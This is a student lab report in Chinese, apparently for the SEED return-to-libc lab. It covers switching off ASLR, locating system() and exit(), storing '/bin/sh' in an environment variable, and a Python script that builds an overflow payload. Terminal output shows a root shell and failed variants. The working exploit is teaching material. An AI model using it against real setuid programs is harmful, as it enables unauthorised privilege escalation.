
Lab3 实验报告


57119121 李津全

实验环境配置

首先我们需要关闭地址随机化：




输入 make 指令完成本实验的环境配置





Task 1: Finding out the Addresses of libc Functions

在 Linux 中，当程序运行时，libc 库将被加载到内存中。当内存地址随机化处于关闭状态时，对于同一个程序，库总是加载在同一个内存地址中（对于不同的程序，libc 库的内存

地址可能不同)。因此，我们可以使用调试工具（如 gdb）轻松找到 system（）的地址。我们可以调试目标程序 retlib。在 gdb 中，我们需要键入 run 命令来执行目标程序，否则，库将被删除且不会加载代码。我们使用 p 命令打印出 system()函数和 exit()函数的地址。







Task 2: Putting the shell string in the memory

我们的攻击策略是跳转到 system()函数并让它执行任意命令。因为我们想得到一个 shell，所以我们希望 system()函数执行“/bin/sh”程序。因此，命令字符串“/bin/sh”必须首先放在内存中，我们必须知道它的地址（这个地址需要传递给 system()函数）。

有很多方法可以实现这个目标，我们选择一个使用环境变量的方法。

当我们通过 shell 执行一个程序时，shell 实际上会产生一个子进程来执行，所有导出的 shell 变量都成为子进程的环境变量。这为我们在子进程的内存中放入任意字符串提供了一个简单的思路。

我们定义一个新的 shell 变量 MYSHELL，并让它包含字符串“/bin/sh”。


将 MYSHELL 的地址打印到屏幕上

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

```
[07/22/21]seed@VM:~/.../Labsetup$ gcc -m32 prtenv.c -o prtenv
[07/22/21]seed@VM:~/.../Labsetup$ ./prtenv
ffffd426
[07/22/21]seed@VM:~/.../Labsetup$
```

Task 3: Launching the Attack


首先我们可以执行一下目标程序，在屏幕上打印出 buffer 的起始地址以及 ebp 的值（图 8）。设 address1=0xffffcd90，address2=0xffffcda8。



其中，Y=address2-address1+4（return address 的偏移量），Z=Y+4（放置 exit()地址的偏移量），X=Z+4（放置 system()参数的地址的偏移量）。


```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd426       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 32
#exit_addr = 0xf7e04f80     # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

攻击效果



攻击变体 1：exit 函数的必要性研究。尝试在攻击代码中不包含此函数的地址。再次发起攻击结果如图 11 所示。


可以看到，攻击仍能成功，退出时会有 Segmentation fault 提示。在执行过程中，return address 会直接指向 system 函数，函数的参数读取不会受 exit 函数地址的影响，因此攻击能够成功。



攻击变体 2：攻击成功后，将 retlib 的文件名改为其他名称，确保新文件名的长度不同。重复攻击（不更改 badfile 的内容），可以发现攻击失败（图 12）。

因为环境变量 MYSHELL 的地址与可执行程序的文件名长度密切相关。我们使用 prtenv 程序得到了 MYSHELL 的地址，当可执行程序的文件名（retlib）长度与 prtenv 一样时，MYSHELL 的地址保持不变。如果可执行程序的文件名（newretlib）长度与 prtenv 不一致时，

在执行 newretlib 时，环境变量中 MYSHELL 的地址就会变化，导致攻击失败。


seed@VM: ~/.../Labsetup
Input size: 300
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom
),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(doc
ker)
exit
[07/22/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/22/21]seed@VM:~/.../Labsetup$ retlib
Address of input[] inside main(): 0xffffcdc0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
Segmentation fault
[07/22/21]seed@VM:~/.../Labsetup$ cp ./retlib ./anewretlib
[07/22/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/22/21]seed@VM:~/.../Labsetup$ anewretlib
Address of input[] inside main(): 0xffffcdb0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd80
Frame Pointer value inside bof(): 0xffffcd98
Segmentation fault
[07/22/21]seed@VM:~/.../Labsetup$